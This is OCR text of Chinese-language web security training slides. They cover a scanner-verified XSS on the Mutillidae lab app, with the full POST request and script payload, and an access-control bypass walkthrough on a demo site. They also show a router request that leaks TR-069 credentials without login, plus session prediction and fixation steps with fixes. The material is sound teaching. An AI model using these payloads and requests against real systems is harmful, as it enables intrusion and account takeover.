hitwnldrdoxlf1307f.bxss.me.

/mutillidae /index.php	
Alert group	**Cross site scripting (verified)**
Severity	High
Description	Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts into a legitimate website or web application. XSS occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.
Recommendations	Apply context-dependent encoding and/or validation to user input rendered on a page
Alert variants	
Details	URL encoded POST input **author** was set to **53241E83-76EC-4920-AD6D-503DD2A6BA68'"()&%<acx><ScRiPt >cxly(9115)</ScRiPt>**

```
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.13.134/
Cookie: PHPSESSID=c907c5c19daf2b076d54ab676bdee2ad; security=high;
tz_offset=-28800
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
Content-Length: 147
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4512.0 Safari/537.36
Host: 192.168.13.134
Connection: Keep-alive

author=53241E83-76EC-4920-AD6D-503DD2A6BA68'"()%26%25<acx>
<ScRiPt%20>cxly(9115)</ScRiPt>&view-someones-blog-php-submit-
button=View%20Blog%20Entries
```

課程大綱


- 駭客練兵場
- 駭客攻擊思維
- 弱點定義＆評估基準
- 弱點分析與管理
- **存取控制與身份認證**
- 攻擊手法探討與防護

Broken Access Control

- (Broken Access Control) 無效的存取控管
  - 原理
    - 系統開發時若未嚴格的做好存取控管，可能會導致攻擊者利用此漏洞存取未經授權的功能或更改訪問權限。
  - 修補建議
    - 驗證使用者的輸入
    - 確保網頁只能被特定帳號存取
    - 針對隱藏頁面或是API進行權限控管
    - 禁止存取預設狀態的功能


線上網站

- **https://demo.testfire.net/**




線上網站

- 使用admin帳號登入，並新增一名一般權限使用者tuser，以及設定密碼




線上網站

- 使用admin權限帳號瀏覽網頁，並複製只有高權限才能讀取之頁面URL，例如新增使用者頁面



線上網站

- 使用一般權限tuser登入線上網站，貼上只有admin權限才能瀏覽之頁面網站



Identification and Authentication Failures

- (Identification and Authentication Failures) 無效的身分驗證
  - 原理
    - 網站上經常需要處理身分驗證與Session管理，但若發生缺失就可能導致攻擊者取得更高權限進行攻擊行為。包括使用弱密碼或是不具備session timeout的機制。
  - 修補方式
    - 傳輸敏感性資料使用安全的加密演算法
    - 設定完善的 Timeout 機制
    - 多因子認證機制
    - 驗證密碼強度及密碼定期更換機制

Identification and Authentication Failures

- 案例說明

Request

Raw | Params | Headers | Hex

POST /WebGet HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101
Firefox/63.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.1/tr069.htm
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Cache-Control: max-age=0
Content-Length: 0

Response


Raw | Headers | Hex

HTTP/1.1 200 OK
Server: Boa/0.94.14rc21
Connection: close
Content-Type: application/json; charset=utf-8

{"cwmp_enabled": 1, "cwmp_acs_url": "http://192.168.40.197", "cwmp_acs_username": "admin", "cwmp_acs_password": "admin123", "cwmp_inform_enable": 1, "cwmp_inform_interval": 10, "cwmp_conreq_username": "humax", "cwmp_conreq_password": "quantum", "cwmp_conreq_path": "tr069234", "cwmp_conreq_port": 9090, "fwVersion": "1.0.30"}


Identification and Authentication Failures

- 案例說明



Identification and Authentication Failures

- 案例說明



合法使用者 vs 非法使用者

- 合法 vs 非法

Attacker

2. 使用合法帳號密碼存取IoT裝置

3. 取得合法Session

4. 使用合法Session存取IoT裝置

Device

1. 非法取得
合法帳號密碼

Session Prediction

Attacker

3. 依據sessionid規則，計算合法sessionid
因為Session ID複雜度不足

2. 大量登入，取得sessionid規則

4. 使用合法sessionid存取

1. 攔截封包
獲得sessionid

HTTPS Server

解決辦法

提高Session ID複雜度
(大小寫字母/數字/特殊符號)

增加Session ID長度

例如至少複雜度為128 bits

Session Fixation

Attacker

1. 偽造惡意連結
http://1234.com/login.html?sessionid=123

2. 誘使使用者
透過惡意連結登入

3. 使用偽造連結登入

4. 使用sessionid存取

HTTPS Server

因為使用者登入，使偽造的sessionid變成合法

解決辦法

每次登入替換新的Session ID

正確實施Session timeout

合法使用者 vs 非法使用者

- Session Logout & Timeout

使用者關閉瀏覽器，是不是Session就不能使用??

使用者點選登出，是不是Session就不能使用??

閒置後強制使用者登出，是不是Session就不能使用??

